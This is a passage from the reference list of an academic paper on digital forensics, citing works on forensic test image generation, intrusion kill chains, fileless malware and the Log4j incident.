[14] Ali Hadi, Mariam Khader, Alayna Cash, Tom Claflin, and Leahy Center. 2023. Linux Forensic Cases. Retrieved August 30, 2025 from https://www.ashemery.com/dfir.html#LinuxForensics

[15] Raphael Hiesgen, Marcin Nawrocki, Thomas C. Schmidt, and Matthias Wählisch. 2022. The race to the vulnerable: Measuring the Log4j shell incident. arXiv:2205.02544. Retrieved from https://arxiv.org/abs/2205.02544

[16] Graeme Horsman. 2024. A template for creating and sharing ground truth data in digital forensics. *Journal of Forensic Sciences* 69, 4 (2024), 1456–1466. DOI: https://doi.org/10.1111/1556-4029.15524

[17] Eric M. Hutchins, Michael J. Cloppert, and Rohan M. Amin. 2011. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In *Leading Issues in Information Warfare and Security Research*, 80–106. Retrieved from https://books.google.de/books?hl=de&lr=&id=oukNfumrXpcC&oi=fnd&pg=PA80&dq=Intelligence-driven+computer+network+defense+informed+by+analysis+of+adversary+campaigns+and+intrusion+kill+chains.&ots=fdJX7shYY9&sig=69zQLGcxND0saKI7H2$_y$9$Th6_S$8&$redir_esc = y\#v = onepage\&q = Intelligence - driven$%20$computer$%20$network$%20defense%20informed%20by%20analysis%20of%20adversary%20campaigns%20and%20intrusion%20kill%20chains.&f=false

[18] Nickson M. Karie and Hein S. Venter. 2015. Taxonomy of challenges for digital forensics. *Journal of Forensic Sciences* 60, 4 (2015), 885–893. DOI: https://doi.org/10.1111/1556-4029.12809

[19] Gaëtan Michelet, Frank Breitinger, and Graeme Horsman. 2023. Automation for digital forensics: Towards a definition for the community. *Forensic Science International* 349 (2023), 111769. DOI: https://doi.org/10.1016/j.forsciint.2023.111769

[20] Christian Moch and Felix C. Freiling. 2009. The forensic image generator generator (Forensig2). In *2009 5th International Conference on IT Security Incident Management and IT Forensics*, 78–93. DOI: https://doi.org/10.1109/IMF.2009.8

[21] Christian Moch and Felix C. Freiling. 2012. Evaluating the forensic image generator generator. In *Digital Forensics and Cyber Crime*. Pavel Gladyshev and Marcus K. Rogers (Eds.), Springer, Berlin, 238–252.

[22] Reza Montasari and Richard Hill. 2019. Next-generation digital forensics: Challenges and future paradigms. In *2019 IEEE 12th International Conference on Global Security, Safety and Sustainability (ICGS3)*, 205–212. DOI: https://doi.org/10.1109/ICGS3.2019.8688020

[23] Antonia Nisioti, George Loukas, Alexios Mylonas, and Emmanouil Panaousis. 2023. Forensics for multi-stage cyber incidents: Survey and future directions. *Forensic Science International: Digital Investigation* 44 (2023), 301480. DOI: https://doi.org/10.1016/j.fsidi.2022.301480

[24] Orange Cyberdefense SA. 2022. Security navigator 2022—Research-driven insights to build a safer digital society. (2022), 10–11. Retrieved from https://www.orangecyberdefense.com/za/insights/white-papers/security-navigator-2022

[25] Mark Scanlon, Xiaoyu Du, and David Lillis. 2017. EviPlant: An efficient digital forensic challenge creation, manipulation and distribution solution. *Digital Investigation* 20 (2017), S29–S36. DOI: https://doi.org/10.1016/j.diin.2017.01.010

[26] Sudhakar and Sushil Kumar. 2020. An emerging threat Fileless malware: A survey and research challenges. *Cybersecurity* 3 (2020). DOI: https://doi.org/10.1186/s42400-019-0043-x

[27] Hannu Visti, Sean Tohill, and Paul Douglas. 2015. Automatic creation of computer forensic test images. In *Computational Forensics*. Utpal Garain and Faisal Shafait (Eds.), Springer International Publishing, Cham, 163–175.

[28] Dennis Wolf, Thomas Göbel, and Harald Baier. 2024. Hypervisor-based data synthesis: On its potential to tackle the curse of client-side agent remnants in forensic image generation. *Forensic Science International: Digital Investigation* 48 (2024), 301690. DOI: https://doi.org/10.1016/j.fsidi.2023.301690.

Received 12 May 2025; revised 12 May 2025; accepted 7 July 2025